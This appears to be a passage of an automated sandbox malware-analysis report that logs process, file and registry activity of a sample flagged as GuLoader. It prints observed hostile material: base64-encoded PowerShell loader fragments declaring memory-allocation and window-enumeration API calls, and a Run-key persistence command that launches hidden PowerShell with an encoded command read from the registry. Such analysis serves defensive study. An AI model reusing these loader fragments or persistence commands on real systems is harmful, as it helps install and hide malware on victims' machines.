c:\Users\user\AppData\Local\Temp\s4baywn2\CSC830A8A9781A546AA96F69D4E597CA095.TMP	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	116D9E8	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s4baywn2\CSC830A8A9781A546AA96F69D4E597CA095.TMP	0	652	00 00 00 00 20 00 00 00 fd fd 00 00 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 4c 02 00 00 3c 00 00 00 fd fd 10 00 fd fd 01 00 00 00 00 00 30 00 00 00 00 00 00 00 00 00 00 00 4c 02 34 00 00 00 56 00 53 00 5f 00 56 00 45 00 52 00 53 00 49 00 4f 00 4e 00 5f 00 49 00 4e 00 46 00 4f 00 00 00 00 00 fd 04 fd fd 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3f 00 00 00 00 00 00 00 04 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 44 00 00 00 01 00 56 00 61 00 72 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66 00 6f 00 00 00 00 00 24 00 04 00 00 00 54 00 72 00 61 00 6e 00 73 00 6c 00 61 00 74 00 69 00 6f 00 6e 00 00 00 00 00 00 00 fd 04 fd 01 00 00 01 00 53 00 74 00 72 00 69 00 6e 00 67 00 46 00 69 00 6c 00 65 00 49 00 6e 00 66	L<0L4VS_VERSION_INFO?DVarFile Info$TranslationStringFileInf	success or wait	1	103773E	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.cmdline	unknown	371	success or wait	1	FDD62D	ReadFile
C:\Users\user\AppData\Local\Temp\s4baywn2\s4baywn2.0.cs	unknown	487	success or wait	1	FDD62D	ReadFile

Analysis Process: cvtres.exe PID: **1600**, Parent PID: **4668**

General

Target ID:	13
Start time:	07:46:45
Start date:	12/05/2022
Path:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES7D4D.tmp" "c:\Users\user\AppData\Local\Temp\s4baywn2\CSC830A8A9781A546AA96F69D4E597CA095.TMP"
Imagebase:	0x590000
File size:	46832 bytes
MD5 hash:	70D838A7DC5B359C3F938A71FAD77DB0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: ieinstal.exe PID: **368**, Parent PID: **6460**

General	
Target ID:	14
Start time:	07:46:59
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **1012**, Parent PID: **6460**

General	
Target ID:	15
Start time:	07:46:59
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: **2724**, Parent PID: **6460**

General	
Target ID:	16
Start time:	07:47:00
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **1240**, Parent PID: **6460**

General	
Target ID:	17
Start time:	07:47:00
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false

Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **4652**, Parent PID: **6460**

General

Target ID:	18
Start time:	07:47:00
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **4948**, Parent PID: **6460**

General

Target ID:	19
Start time:	07:47:01
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **5352**, Parent PID: **6460**

General

Target ID:	20
Start time:	07:47:01
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **5180**, Parent PID: **6460**

General	
Target ID:	21
Start time:	07:47:01
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **864**, Parent PID: **6460**

General	
Target ID:	22
Start time:	07:47:01
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **3432**, Parent PID: **6460**

General	
Target ID:	23
Start time:	07:47:02
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ieinstal.exe PID: **4556**, Parent PID: **6460**

General	
Target ID:	24
Start time:	07:47:02
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe

Wow64 process (32bit):	false
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x600000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: ielowutil.exe PID: **5932**, Parent PID: **6460**

General

Target ID:	25
Start time:	07:47:02
Start date:	12/05/2022
Path:	C:\Program Files (x86)\Internet Explorer\ielowutil.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ielowutil.exe
Imagebase:	0xeb0000
File size:	221696 bytes
MD5 hash:	650FE7460630188008BF8C8153526CEB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_GuLoader_2, Description: Yara detected GuLoader, Source: 00000019.00000000.129395652450.0000000003210000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321C965	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321C965	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321C965	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321C965	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321C965	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	321C965	InternetOpenUrlA
C:\Users\user\AppData\Local\Temp\Enrico-7173724.jpg	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	321C965	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Enrico-7173724.jpg	0	170458	fd fd fd fd 00 22 45 78 69 66 00 00 4d 4d 00 2a 00 00 00 08 00 01 01 12 00 03 00 00 00 01 00 01 00 00 00 00 00 00 fd fd 00 43 00 02 01 01 02 01 01 02 02 02 02 02 02 02 02 03 05 03 03 03 03 03 06 04 04 03 05 07 06 07 07 07 06 07 07 08 09 0b 09 08 08 0a 08 07 07 0a 0d 0a 0a 0b 0c 0c 0c 0c 07 09 0e 0f 0d 0c 0e 0b 0c 0c 0c fd fd 00 43 01 02 02 02 03 03 03 06 03 03 06 0c 08 07 08 0c 0c 0c 0c

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			GUAdA B0AGEAcgB0AGEAbQBnADcAIABTA GEA bABhACAAYwBlAGIAYQBsACAARgB PAF IAUwBUACAATwBzAHQAZQBvAGw AaQB0 ADEAIABVAG4AZABpAHMAYwBvAH UANg AgAEEAZABkAGUAcwBzAGEAIABD AGEA bgBhAGQAaQA5ACAATwBWAEUAU gBUAE EATABFACAAQgBlAG0AZQAgAGQA ZQBz AHQAcgB1AGsAdABpACAATwBTAF QARQ BBAE4AUgBFAFQATgAgAEQAcgBp AGYA dABzAHMAdAB5AHIAMQAgAEkATg BEAE wARQBEAEUATgBEAEUAIABCAGE AZwB0 ADcAIABCAEEAUgBTAEwARQBEAE UAUw AgAE8ATwBQAEgATwAgAEwAYQBj AGUA ZAA5ACAADQAKAEEAZABkAC0AVA B5AH AAZQAgAC0AVAB5AHAAZQBEAGU AZgBp AG4AaQB0AGkAbwBuACAAQAAiAA 0ACg B1AHMAaQBuAGcAIABTAHkAcwB0A GUA bQA7AA0ACgB1AHMAaQBuAGcAIA BTAH kAcwB0AGUAbQAuAFIAdQBuAHQAa QBt AGUALgBJAG4AdABlAHIAbwBwAFM AZQ ByAHYAaQBjAGUAcwA7AA0ACgBw AHUA YgBsAGkAYwAgAHMAdABhAHQAaQ BjAC AAYwBsAGEAcwBzACAASABlAHgA YQBz AHQAaQBjAGgAMQANAAoAewANA AoAWw BEAGwAbABJAG0AcABvAHIAdAAoA CIA SwBFAFIATgBFAEwAMwAyACIAKQ BdAH AAdQBiAGwAaQBjACAAcwB0AGEAd ABp AGMAIABlAHgAdABlAHIAbgAgAHYA bw BpAGQAIABSAHQAbABNAG8AdgBlA E0A ZQBtAG8AcgB5ACgASQBuAHQAUA B0AH IAIABCAGEAZwBmAHUAbABzADUA MQAs AHIAZQBmACAASQBuAHQAMwAyA CAAQg BhAGcAZgB1AGwAcwA1ADIALABpA G4A dAAgAEIAYQBnAGYAdQBsAHMANQ AzAC kAOwANAAoAWwBEAGwAbABJAG0 AcABv AHIAdAAoACIAbgB0AGQAbABsAC4 AZA BsAGwAIgAsACAARQBuAHQAcgB5 AFAA bwBpAG4AdAA9ACIATgB0AEEAbAB sAG 8AYwBhAHQAZQBWAGkAcgB0AHU AYQBs AE0AZQBtAG8AcgB5ACIAKQBdAHA AdQ BiAGwAaQBjACAAcwB0AGEAdABpA GMA IABlAHgAdABlAHIAbgAgAGkAbgB0A C AAVgBBACgAaQBuAHQAIABIAGUAe ABh AHMAdABpAGMAaAA2ACwAcgBlAG YAIA BJAG4AdAAzADIAIABTAGUAbQBpA HIA				

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			ZQAsAGkAbgB0ACAAQgBhAGcAZgB1AGwAcwA1ACwAcgBlAGYAIABJAG4AdAAzADIAIABIAGUAeABhAHMAdABpAGMAaAAsAGkAbgB0ACAAUAByAGkAbgB0ADgALABpAG4AdAAgAEgAZQB4AGEAcwB0AGkAYwBoADcAKQA7AA0ACgBbAEQAbABzAEkAbQBwAG8AcgB0ACgAIgBVAFMARQBSADMAMgAiACkAXQBwAHUAYgBsAGkAcwBoAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEUAbgB1AG0AVwBpAG4AZABvAHcAcwAoAHUAaQBuAHQAIABDAG8AbgB0AHIAbwBsAEMAbwBuAHYAZQByAHQAKAB1AGwAcwA1ADYAKQA7AA0ACgB9AA0ACgAiAEAADQAKACMARABFAEgAQQBDAEgARQAgAFQAbwBzAHMAZQAzACAAVABlAGEAdABlAHIAIANgAgAGQAaQBhAGwAZQBjAHQAaQBjACAARQBOAEwASQBTAFQARQBEAFIAIABGAGQAcwBlADcAIABBAHMAdABvAG8AIABTAHcAZQByAHYAZQByADkA	success or wait	1	32132CB	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Fredsve2	expand unicode	%Filter% -w 1 $Overs3=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').blseinst;%Filter% -encodedcommand($Overs3)	success or wait	1	32132CB	RegSetValueExA
HKEY_CURRENT_USER\Environment	Filter	expand unicode	c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	success or wait	1	32132CB	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\71873HHA91-MGW7VC	exepath	binary	16 1B 0E EA A2 55 D6 94 DF 65 CE BA B2 31 4C BC 9B C9 A9 30 BA 30 96 13 2A 97 16 AA E3 EF 64 C2 8C 31 B5 10 DD 93 18 EA 8E EF 9B 0F 5A 76 89 D5 88 08 5A 9F 9D 4A 04 D0 A4 42 AC BA 43 A1 84 0C 52 D8 DD 99 C9 34 52 E8 AF E2 A1 A8 B5 60 7D A4 C1 FA E7 FF DB 8C F9 AF 18 CF A8 9D 06 CC 9F 5C 8E A2 8F 00 38 CD CF 47 68 ED F7 90 70 84	success or wait	1	410CE4	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\71873HHA91-MGW7VC	licence	unicode	2D1117005BD2EBA3BD0694FBD1A4A8FA	success or wait	1	410CE4	RegSetValueExA

Disassembly

No disassembly

Copyright Joe Security LLC 2022